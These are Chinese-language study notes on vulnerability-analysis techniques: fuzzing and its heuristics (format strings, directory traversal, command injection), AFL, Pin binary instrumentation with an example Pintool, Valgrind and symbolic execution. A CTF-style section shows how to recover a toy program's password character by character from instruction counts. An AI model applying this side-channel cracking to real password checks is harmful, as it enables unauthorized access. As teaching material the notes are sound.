数据安全性验证	数据安全性验证旨在发现威胁运行系统内部数据自身安全性的漏洞	检测运行系统中在存储和传输数据时潜在的漏洞	技术比较成熟，可用工具较多，操作简单	分析结果误报率比较高	WireShark

参考资料

- 《软件漏洞分析技术》

5.1 模糊测试

基本原理

模糊测试（fuzzing）是一种通过向程序提供非预期的输入并监控输出中的异常来发现软件中的故障的方法。

用于模糊测试的模糊测试器（fuzzer）分为两类：

- 一类是基于变异的模糊测试器，它通过对已有的数据样本进行变异来创建测试用例
- 另一类是基于生成的模糊测试器，它为被测试系统使用的协议或文件格式建模，基于模型生成输入并据此创建测试用例。

模糊测试流程

模糊测试通常包含下面几个基本阶段：

1. 确定测试目标：确定目标程序的性质、功能、运行条件和环境、编写程序的语言、软件过去所发现的漏洞信息以及与外部进行交互的接口等
2. 确定输入向量：例如文件数据、网络数据和环境变量等。
3. 生成模糊测试数据：在确定输入向量之后设计要模糊测试的方法和测试数据生成算法等
4. 执行模糊测试数据：自动完成向测试目标发送大量测试数据的过程，包括启动目标进程、发送测试数据和打开文件等
5. 监视异常：监视目标程序是否产生异常，记录使程序产生异常的测试数据和异常相关信息
6. 判定发现的漏洞是否可被利用：通过将产生异常的数据重新发送给目标程序，跟踪异常产生前后程序相关的处理流程，分析异常产生的原因，从而判断是否可利用

基本要求

要实现高效的模糊测试，通常需要满足下面几个方面的要求：

1. 可重现性：测试者必须能够知道使目标程序状态变化所对应的测试数据是什么，如果不具备重现测试结果的能力，那么整个过程就失去了意义。实现可重现性的一个方法是在发送测试数据的同时记录下测试数据和目标程序的状态
2. 可重用性：进行模块化开发，这样就不需要为一个新的目标程序重新开发一个模糊测试器
3. 代码覆盖：指模糊测试器能够使目标程序达到或执行的所有代码及过程状态的数量
4. 异常监视：能够精确地判定目标程序是否发生异常非常的关键

存在的问题

模糊测试中存在的问题：

1. 具有较强的盲目性：即使熟悉协议格式，依然没有解决测试用例路径重复的问题，导致效率较低
2. 测试用例冗余度大：由于很多测试用例通过随机策略产生，导致会产生重复或相似的测试用例
3. 对关联字段的针对性不强：大多数时候只是对多个元素进行数据的随机生成或变异，缺乏对协议关联字段的针对性

方法实现

输入数据的关联分析

通常情况下，应用程序都会对输入的数据对象进行格式检查。通过分析输入到程序的数据对象的结构以及其组成元素之间的依赖关系，构造符合格式要求的测试用例从而绕过程序格式检查，是提高模糊测试成功率的重要步骤。

应用程序的输入数据通常都遵循一定的规范，并具有固定的结构。例如：网络数据包通常遵守某种特定的网络协议规范，文件数据通常遵守特定的文件格式规范。输入数据结构化分析就是对这些网络数据包或文件格式的结构进行分析，识别出特定的可能引起应用程序解析错误的字段，有针对性地通过变异或生成的方式构建测试用例。通常关注下面几种字段：表示长度的字段、表示偏移的字段、可能引起应用程序执行不同逻辑的字段、可变长度的数据等。

应用程序所能处理的数据对象是非常复杂的。例如 MS Office 文件是一种基于对象嵌入和链接方式存储的复合文件，不仅可以在文件中嵌入其他格式的文件，还可以包含多种不同类型的元数据。这种复杂性导致在对其进行模糊测试的过程中产生的绝大多数测试数据都不能被应用程序所接受。数据块关联模型是解决这一问题的有效途径。该模型以数据块为基本元素，以数据块之间的关联性为纽带生成畸形测试数据。其中，数据块是数据块关联模型的基础。通常一个数据对象可以分为几个数据块，数据块之间的依赖关系称为数据关联。

数据块的划分通常遵循三个基本原则：

- 使数据块之间的关联性尽可能的小
- 将具有特定意义的数据划分为一个数据块
- 将一段连续且固定不变的数据划分为同一个数据块

数据块关联模型的划分：

- 关联方式
  - 内关联：指同一数据对象内不同数据块之间的关联性。
    - 长度关联：数据对象内某一个或几个数据块表示另一数据块的长度。是文件格式、网络协议和ActiveX控件模糊测试中最常见的一种数据关联方式。
  - 外关联：指属于多个不同数据对象的多个不同数据块之间存在的关联性。
    - 内容关联：某个数据对象的某个数据块表示另一个（或同一个）数据对象的另一个数据块的值。在需要用户验证的网络协议应用中经常出现。
- 关联强度
  - 强关联：关联数据块的数量大于等于非关联数据块的数量。
  - 弱关联：关联数据块的数量小于非关联数据块的数量。
- 评价标准
  - 有效数据对象效率：构造的畸形数据对象个数与能够被应用程序所接受处理的数据对象个数的比率。

测试用例集的构建方法

常见的构建方法有以下几种：

- 随机方法：简单地产生大量伪随机数据给目标程序。
- 强制性测试：模糊测试器从一个有效的协议或数据格式样本开始，持续不断地打乱数据包或文件中的每一个字节、字、双字或字符串。

- 预先生成测试用例：对一个专门规约的研究，以理解所有被支持的数据格式和每种数据格式可接受的取值范围，然后生成用于测试边界条件或迫使规约发生违例的硬编码的数据包或文件。
- 遗传算法：将测试用例的生成过程转化为一个利用遗传算法进行数值优化的问题，算法的搜索空间即为待测软件的输入域，其中最优解即为满足测试目标的测试用例。首先，使用初始数据和种子生成数据，然后对数据进行测试和评估，并监控测试过程，如果满足测试终止的条件，就输出测试结果，否则通过选择、杂交、变异生成新的数据。
- 错误注入与模糊启发式
    - 错误注入：指按照特定的故障模型，用人为的、有意识的方式产生故障，并施加特定故障于待测软件系统中，以加速该系统错误和失效的发生。
        - 通常可注入的错误类型：内存错误、处理器错误、通信错误、进程错误、消息错误、网络错误、程序代码错误等
    - 模糊启发式：将模糊字串或模糊数值列表中包含的特定潜在危险值称作模糊启发式。
        - 边界整型值：整型值上溢、下溢、符号溢出等。
        - 字符串重复：堆栈溢出等。
        - 字段分隔符：将非字母数字字符如空格、制表符等随机地包含到模糊测试字符串中。
        - 格式化字符串：最好选择 "%s"、"%n" 等包含到字符串中。
        - 字符转换和翻译：特别关注对扩展字符的处理。
        - 目录遍历：在URL中附加 "../" 之类的符号将导致攻击者访问未授权的目录。
        - 命令注入：向 "exec()"、"system()" 之类的 API 调用传递未经过滤的用户数据。

测试异常分析

在程序动态分析过程中，相关信息的获取途径有下面几种：

- 通过程序的正常输出获取信息
- 通过静态代码插桩获取信息
- 通过动态二进制插桩获取信息
- 通过虚拟机获取信息
- 通过调试接口或者调试器获取信息

模糊测试框架

模糊测试框架是一个通用的模糊器，可以对不同类型的目标进行模糊测试，它将一些单调的工作抽象化，并且将这些工作减少到最低程度。通常模糊测试框架都包含以下几个部分：

- 模糊测试数据生成模块
    - 原始数据生成模块：可以直接读取一些手工构造的正常数据，也可以根据结构定义来自动生成正常的测试数据
    - 畸形数据生成模块：在原始数据的基础上做一些修改和变形，从而生成最终的畸形数据
- 动态调试模块：利用操作系统提供的调试接口来实现动态调试功能，以捕获被调试程序产生的异常信息
- 执行监控模块：在动态调试模块的基础上，在被调试程序运行过程中，实现对被调试程序执行状态的监控，从而决定什么时候终止被调试程序的运行
- 自动脚本模块：在执行监控模块的基础上，提供更复杂的监控功能
- 异常过滤模块：在动态调试模块的基础上，对异常产生的结果实时过滤
- 测试结果管理模块：测试结果数据库中除了异常信息之外，产生异常的畸形数据也会被保存。利用测试结果数据库，可以实现回归测试。

参考资料

- Fuzzing
- Awesome-Fuzzing

5.1.1 AFL fuzzer

AFL 简介

AFL 是一个强大的 Fuzzing 测试工具，由 lcamtuf 所开发。利用 AFL 在源码编译时进行插桩（简称编译时插桩），可以自动产生测试用例来探索二进制程序内部新的执行路径。与其他基于插桩技术的 fuzzer 相比，AFL 具有较低的性能消耗，各种高效的模糊测试策略和最小化技巧，它无需很多复杂的配置即可处理现实中的复杂程序。另外 AFL 也支持直接对没有源码的二进制程序进行黑盒测试，但需要 QEMU 的支持。

安装

```
$ wget http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz
$ tar zxvf afl-latest.tgz
$ cd afl-2.52b
$ make
$ sudo make install
```

简单示例

参考资料

5.1.2 libFuzzer

- 参考资料

参考资料

- libFuzzer – a library for coverage-guided fuzz testing.

5.2 动态二进制插桩

5.2.1 Pin 动态二进制插桩

插桩技术

插桩技术是将额外的代码注入程序中以收集运行时的信息，可分为两种：

源代码插桩（Source Code Instrumentation(SCI)）：额外代码注入到程序源代码中。

示例：

```
// 原始程序
void sci() {
    int num = 0;
    for (int i=0; i<100; ++i) {
        num += 1;
        if (i == 50) {
            break;
        }
    }
    printf("%d", num);
}
```

```
// 插桩后的程序
char inst[5];
void sci() {
    int num = 0;
    inst[0] = 1;
    for (int i=0; i<100; ++i) {
        num += 1;
        inst[1] = 1;
        if (i == 50) {
            inst[2] = 1;
            break;
        }
        inst[3] = 1;
    }
    printf("%d", num);
    inst[4] = 1;
}
```

二进制插桩（Binary Instrumentation(BI)）：额外代码注入到二进制可执行文件中。

- 静态二进制插桩：在程序执行前插入额外的代码和数据，生成一个永久改变的可执行文件。
- 动态二进制插桩：在程序运行时实时地插入额外代码和数据，对可执行文件没有任何永久改变。

以上面的函数 `sci` 生成的汇编为例：

原始汇编代码

```
sci:
    pushl    %ebp
    movl    %esp, %ebp
    pushl    %ebx
    subl    $20, %esp
    call    __x86.get_pc_thunk.ax
    addl    $_GLOBAL_OFFSET_TABLE_, %eax
    movl    $0, -16(%ebp)
    movl    $0, -12(%ebp)
    jmp    .L2
```

- 插入指令计数代码

```
sci:
  counter++;
    pushl    %ebp
  counter++;
    movl    %esp, %ebp
  counter++;
    pushl    %ebx
  counter++;
    subl    $20, %esp
  counter++;
    call    __x86.get_pc_thunk.ax
  counter++;
    addl    $_GLOBAL_OFFSET_TABLE_, %eax
  counter++;
    movl    $0, -16(%ebp)
  counter++;
    movl    $0, -12(%ebp)
  counter++;
    jmp    .L2
```

- 插入指令跟踪代码

```
sci:
Print(ip)
  pushl    %ebp
Print(ip)
  movl    %esp, %ebp
Print(ip)
  pushl    %ebx
Print(ip)
  subl    $20, %esp
Print(ip)
  call    __x86.get_pc_thunk.ax
Print(ip)
  addl    $_GLOBAL_OFFSET_TABLE_, %eax
Print(ip)
  movl    $0, -16(%ebp)
Print(ip)
  movl    $0, -12(%ebp)
Print(ip)
  jmp    .L
```

Pin 简介

Pin 是 Intel 公司研发的一个动态二进制插桩框架，可以在二进制程序运行过程中插入各种函数，以监控程序每一步的执行。官网（目前有 2.x 和 3.x 两个版本，2.x 不能在 Linux 内核 4.x 及以上版本上运行，这里我们选择 3.x）


Pin 具有以下优点：

- 易用
  - 使用动态插桩，不需要源代码、不需要重新编译和链接。
- 可扩展
  - 提供了丰富的 API，可以使用 C/C++ 编写插桩工具（被叫做 Pintools）
- 多平台
  - 支持 x86、x86-64、Itanium、Xscale
  - Windows、Linux、OSX、Android
- 鲁棒性
  - 支持插桩现实世界中的应用：数据库、浏览器等

    - 支持插桩多线程应用
    - 支持信号量
- 高效
    - 在指令代码层面实现编译优化

Pin 的基本结构和原理

Pin 是一个闭源的框架，由 Pin 和 Pintool 组成。Pin 内部提供 API，用户使用 API 编写可以由 Pin 调用的动态链接库形式的插件，称为 Pintool。



由图可以看出，Pin 由进程级的虚拟机、代码缓存和提供给用户的插桩检测 API 组成。Pin 虚拟机包括 JIT(Just-In-Time) 编译器、模拟执行单元和代码调度三部分，其中核心部分为 JIT 编译器。当 Pin 将待插桩程序加载并获得控制权之后，在调度器的协调下，JIT 编译器负责对二进制文件中的指令进行插桩，动态编译后的代码即包含用户定义的插桩代码。编译后的代码保存在代码缓存中，经调度后交付运行。

程序运行时，Pin 会拦截可执行代码的第一条指令，并为后续指令序列生成新的代码，新代码的生成即按照用户定义的插桩规则在原始指令的前后加入用户代码，通过这些代码可以抛出运行时的各种信息。然后将控制权交给新生成的指令序列，并在虚拟机中运行。当程序进入到新的分支时，Pin 重新获得控制权并为新分支的指令序列生成新的代码。

通常插桩需要的两个组件都在 Pintool 中：

- 插桩代码（Instrumentation code）
    - 在什么位置插入插桩代码
- 分析代码（Analysis code）
    - 在选定的位置要执行的代码

Pintool 采用向 Pin 注册插桩回调函数的方式，对每一个被插桩的代码段，Pin 调用相应的插桩回调函数，观察需要产生的代码，检查它的静态属性，并决定是否需要以及插入分析函数的位置。分析函数会得到插桩函数传入的寄存器状态、内存读写地址、指令对象、指令类型等参数。

- **Instrumentation routines**：仅当事件第一次发生时被调用
- **Analysis routines**：某对象每次被访问时都调用
- **Callbacks**：无论何时当特定事件发生时都调用

Pin 的基本用法

在 Pin 解压后的目录下，编译一个 Pintool，首先在 `source/tools/` 目录中创建文件夹 `MyPintools`，将 `mypintool.cpp` 复制到 `source/tools/MyPintools` 目录下，然后 `make`：

```
$ cp mypintools.cpp source/tools/MyPintools
$ cd source/tools/MyPintools
```

对于 32 位架构，使用 `TARGET=ia32`：

```
[MyPintools]$ make obj-ia32/mypintool.so TARGET=ia32
```

对于 64 位架构，使用 `TARGET=intel64`：

```
[MyPintools]$ make obj-intel64/mypintool.so TARGET=intel64
```

启动并插桩一个应用程序：

```
[MyPintools]$ ../../../pin -t obj-intel64/mypintools.so -- appli
cation
```

其中 `pin` 是插桩引擎，由 Pin 的开发者提供；`pintool.so` 是插桩工具，由用户自己编写并编译。

绑定并插桩一个正在运行的程序：

```
[MyPintools]$ ../../../pin -t obj-intel64/mypintools.so -pid 123
4
```

Pintool 示例分析

Pin 提供了一些 Pintool 的示例，下面我们分析一下用户手册中介绍的指令计数工具，可以在 `source/tools/ManualExamples/inscount0.cpp` 中找到。

```
#include <iostream>
#include <fstream>
#include "pin.H"

ofstream OutFile;

// The running count of instructions is kept here
// make it static to help the compiler optimize docount
static UINT64 icount = 0;

// This function is called before every instruction is executed
VOID docount() { icount++; }

// Pin calls this function every time a new instruction is encou
ntered
VOID Instruction(INS ins, VOID *v)
```

```
{
    // Insert a call to docount before every instruction, no arg
uments are passed
    INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)docount, IARG_EN
D);
}

KNOB<string> KnobOutputFile(KNOB_MODE_WRITEONCE, "pintool",
    "o", "inscount.out", "specify output file name");

// This function is called when the application exits
VOID Fini(INT32 code, VOID *v)
{
    // Write to a file since cout and cerr maybe closed by the a
pplication
    OutFile.setf(ios::showbase);
    OutFile << "Count " << icount << endl;
    OutFile.close();
}

/* =============================================================
======== */
/* Print Help Message
         */
/* =============================================================
======== */

INT32 Usage()
{
    cerr << "This tool counts the number of dynamic instructions
 executed" << endl;
    cerr << endl << KNOB_BASE::StringKnobSummary() << endl;
    return -1;
}

/* =============================================================
======== */
/* Main
         */
/* =============================================================
```

```
======== */
/*   argc, argv are the entire command line: pin -t <toolname> -
- ...    */
/* ============================================================
======== */

int main(int argc, char * argv[])
{
    // Initialize pin
    if (PIN_Init(argc, argv)) return Usage();

    OutFile.open(KnobOutputFile.Value().c_str());

    // Register Instruction to be called to instrument instructi
ons
    INS_AddInstrumentFunction(Instruction, 0);

    // Register Fini to be called when the application exits
    PIN_AddFiniFunction(Fini, 0);

    // Start the program, never returns
    PIN_StartProgram();

    return 0;
}
```

执行流程如下：

- 在主函数 `main` 中：
    - 初始化 `PIN_Init()`，注册指令粒度的回调函数 `INS_AddInstrumentFunction(Instruction, 0)`，被注册插桩函数名为 `Instruction`
    - 注册完成函数（常用于最后输出结果）
    - 启动 Pin 执行
- 在每条指令之前（`IPOINT_BEFORE`）执行分析函数 `docount()`，功能是对全局变量递增计数。
- 执行完成函数 `Fini()`，输出计数结果到文件。

由于我当前使用的系统和内核版本过新，Pin 暂时还未支持，使用时需要加上 `-ifeellucky` 参数（在最新的 pin 3.5 中似乎不需要这个参数了），`-o` 参数将运行结果输出到文件。运行程序：

```
[ManualExamples]$ uname -a
Linux manjaro 4.11.5-1-ARCH #1 SMP PREEMPT Wed Jun 14 16:19:27 C
EST 2017 x86_64 GNU/Linux
[ManualExamples]$ ../../../pin -ifeellucky -t obj-intel64/inscou
nt0.so -o inscount0.log -- /bin/ls
[ManualExamples]$ cat inscount0.log
Count 528090
```

其它一些自带插件及功能如下：

插件名	功能
inscount	统计执行的指令数量，输出到 inscount.out 文件
itrace	记录执行指令的 eip
malloctrace	记录 malloc 和 free 的调用情况
pinatrace	记录读写内存的位置和值
proccount	统计 Procedure 的信息，包括名称、镜像、地址、指令数
w_malloctrace	记录 RtlAllocateHeap 的调用情况

Pintool 编写

main 函数的编写

Pintool 的入口为 `main` 函数，通常需要完成下面的功能：

- 初始化 Pin 系统环境：
  - `BOOL LEVEL_PINCLIENT::PIN_Init(INT32 argc, CHAR** argv)`
- 初始化符号表（如果需要调用程序符号信息，通常是指令粒度以上）：
  - `VOID LEVEL_PINCLIENT::PIN_InitSymbols()`
- 初始化同步变量：
  - Pin 提供了自己的锁和线程管理 API 给 Pintool 使用。当 Pintool 对多线程程序进行二进制检测，需要用到全局变量时，需要利用 Pin 提供的锁（Lock）机制，使得全局变量的访问互斥。编写时在全局变量中声明锁变

量并在 `main` 函数中对锁进行初始化： `VOID LEVEL_BASE::InitLock(PIN_LOCK *lock)` 。在插桩函数和分析函数中，锁的使用方式如下，应注意在全局变量使用完毕后释放锁，避免死锁的发生：

```
GetLock(&thread_lock, threadid);
// 访问全局变量
ReleaseLock(&thread_lock);
```

- 注册不同粒度的回调函数：
  - TRACE（轨迹）粒度
    - TRACE 表示一个单入口、多出口的指令序列的数据结构。Pin 将 TRACE 分为若干基本块 BBL（Basic Block），一个 BLL 是一个单入口、单出口的指令序列。TRACE 在指令发生跳转时进行插入，进一步进行基本块分析，常用于记录程序执行序列。注册 TRACE 粒度插桩函数原型为：

      ```
      TRACE_AddInstrumentFunction(TRACE_INSTRUMENT_CALLBACK
       fun, VOID *val)
      ```

  - IMG（镜像）粒度
    - IMG 表示整个被加载进内存的二进制可执行模块（如可执行文件、动态链接库等）类型的数据结构。每次被插桩进程在执行过程中加载了镜像类型文件时，就会被当做 IMG 类型处理。注册插桩 IMG 粒度加载和卸载的函数原型：

      ```
      IMG_AddInstrumentFunction(IMAGECALLBACK fun, VOID *v)
      IMG_AddUnloadFunction(IMAGECALLBACK fun, VOID *v)
      ```

  - RTN（例程）粒度
    - RTN 代表了由面向过程程序语言编译器产生的函数／例成／过程。Pin 使用符号表来查找例程，即需要插入的位置，需要调用内置的初始化表函数 `PIN_InitSymbols()` 。必须使用 `PIN_InitSymbols` 使得符号表信息可用。插桩 RTN 粒度函数原型：

      ```
      RTN_AddInstrumentFunction(RTN_INSTRUMENT_CALLBACK fun
      , VOID *val)
      ```

- INS（指令）粒度
  - INS 代表一条指令对应的数据结构，INS 是最小的粒度。INS 的代码插桩是在指令执行前、后插入附加代码，会导致程序执行缓慢。插桩 INS 粒度函数原型：

    ```
    INS_AddInstrumentFunction(INS_INSTRUMENT_CALLBACK fun
    , VOID *val)
    ```

- 注册结束回调函数
  - 插桩程序运行结束时，可以调用结束函数来释放不再使用的资源，输出统计结果等。注册结束回调函数：

    ```
    VOID PIN_AddFiniFunction(FINI_CALLBACK fun, VOID *val)
    ```

- 启动 Pin 虚拟机进行插桩：
  - 最后调用 `VOID PIN_StartProgram()` 启动程序的运行。

插桩、分析函数的编写

在 `main` 函数中注册插桩回调函数后，Pin 虚拟机将在运行过程中对该种粒度的插桩函数对象选择性的进行插桩。所谓选择性，就是根据被插桩对象的性质和条件，选择性的提取或修改程序执行过程中的信息。

各种粒度的插桩函数：

- **INS**
  - `VOID LEVEL_PINCLIENT::INS_InsertCall(INS ins, IPOINT action, AFUNPTR funptr, ...)`
- **RTN**
  - `VOID LEVEL_PINCLIENT::RTN_InsertCall(RTN rtn, IPOINT action, AFUNPTR funptr, ...)`
- **TRACE**
  - `VOID LEVEL_PINCLIENT::TRACE_InsertCall(TRACE trace, IPOINT action, AFUNPTR funptr, ...)`
- **BBL**
  - `VOID LEVEL_PINCLIENT::BBL_InsertCall(BBL bbl, IPOINT action, AFUNPTR funptr, ...)`

其中 `funptr` 为用户自定义的分析函数，函数参数与 `...` 参数列表传入的参数个数相同，参数列表以 `IARG_END` 标记结束。

Pin 在 CTF 中的应用

由于程序具有循环、分支等结构，每次运行时执行的指令数量不一定相同，于是我们可是使用 Pin 来统计执行指令的数量，从而对程序进行分析。特别是对一些使用特殊指令集和虚拟机，或者运用了反调试等技术的程序来说，相对于静态分析去死磕，动态插桩技术是一个比较好的选择。

我们先举一个例子，源码如下：

```
#include<stdio.h>
#include<string.h>
void main() {
    char pwd[] = "abc123";
    char str[128];
    int flag = 1;
    scanf("%s", str);
    for (int i=0; i<=strlen(pwd); i++) {
        if (pwd[i]!=str[i] || str[i]=='\0'&&pwd[i]!='\0' || str[
i]!='\0'&&pwd[i]=='\0') {
            flag = 0;
        }
    }
    if (flag==0) {
        printf("Bad!\n");
    } else {
        printf("Good!\n");
    }
}
```

这段代码要求用户输入密码，然后逐字符进行判断。

使用前面分析的指令计数的 inscount0 Pintool，我们先测试下密码的长度：

```
[ManualExamples]$ echo x | ../../../pin -ifeellucky -t obj-intel
64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152667
[ManualExamples]$ echo xx | ../../../pin -ifeellucky -t obj-inte
l64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152688
[ManualExamples]$ echo xxx | ../../../pin -ifeellucky -t obj-int
el64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152709
[ManualExamples]$ echo xxxx | ../../../pin -ifeellucky -t obj-in
tel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152730
[ManualExamples]$ echo xxxxx | ../../../pin -ifeellucky -t obj-i
ntel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.ou
t
Bad!
Count 152751
[ManualExamples]$ echo xxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo xxxxxxx | ../../../pin -ifeellucky -t obj
-intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.
out
Bad!
Count 152779
```

我们输入的密码位数从 1 到 7，可以看到输入位数为 6 位或更少时，计数值之差都是 21，而输入 7 位密码时，差值仅为 7，不等于 21。于是我们知道程序密码为 6 位。接下来我们更改密码的第一位：

```
[ManualExamples]$ echo axxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo bxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo cxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo dxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
```

很明显，程序密码第一位是 `a` ，接着尝试第二位：

```
[ManualExamples]$ echo aaxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo abxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152800
[ManualExamples]$ echo acxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo adxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
```

第二位是 `b`，同时我们还可以发现，每一位正确与错误的指令计数之差均为 14。同理，我们就可以暴力破解出密码，但这种暴力破解方式大大减少了次数，提高了效率。破解脚本可查看参考资料。

参考资料

- A binary analysis, count me if you can
- pintool2
- Pin 3.5 User Guide

扩展：Triton

Triton 是一个二进制执行框架，其具有两个重要的优点，一是可以使用 Python 调用 Pin，二是支持符号执行。官网

5.2.2 DynamoRio

5.2.3 Valgrind

简介

Valgrind 是一个用于内存调试、内存泄漏检测以及性能分析的动态二进制插桩工具。Valgrind 由 core 以及基于 core 的其他调试工具组成。core 类似于一个框架，它模拟了一个 CPU 环境，并提供服务给其他工具，而其他工具以插件的形式利用 core 提供的服务完成各种特定的任务。

使用方法

VEX IR

VEX IR 是 Valgrind 所使用的中间表示，供 DBI 使用，后来这一部分被分离出去作为 libVEX，libVEX 负责将机器码转换成 VEX IR，转换结果存放在 cache 中。

顺便，再简单提一下其他的类似用途的 IR 还有：BAP、REIL、LLVM、TCG 等。

参考资料

- Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation
- Optimizing Binary Code Produced by Valgrind
- libvex_ir.h

5.3 符号执行

- 基本原理
- 方法实现
- 实例分析
- 参考资料

基本原理

符号执行起初应用于基于源代码的安全检测中，它通过符号表达式来模拟程序的执行，将程序的输出表示成包含这些符号的逻辑或数学表达式，从而进行语义分析。

符号执行可分为过程内分析和过程间分析（或全局分析）。过程内分析是指只对单个函数的代码进行分析，过程间分析是指在当前函数入口点要考虑当前函数的调用信息和环境信息等。当符号执行用于代码漏洞静态检测时，更多的是进行程序全局的分析且更侧重代码的安全性相关的检测。将符号执行与约束求解器结合使用来产生测试用例是一个比较热门的研究方向。（关于约束求解我们会在另外的章节中详细讲解）

符号执行具有代价小、效率高的有点，但缺点也是很明显的。比如路径状态空间的爆炸问题，由于每一个条件分支语句都可能会使当前路径再分出一条新的路径，特别是遇到循环分支时，每增加一次循环都将增加一条新路径，因此这种增长是指数级的。在实践中，通常采用一些这种的办法来解决路径爆炸问题，比如规定每个过程内的分析路径的数目上限，或者设置时间上限和内存上限等来进行缓解。

动态符号执行将符号执行和具体执行结合起来，并交替使用静态分析和动态分析，在具体执行的同时堆执行到的指令进行符号化执行。

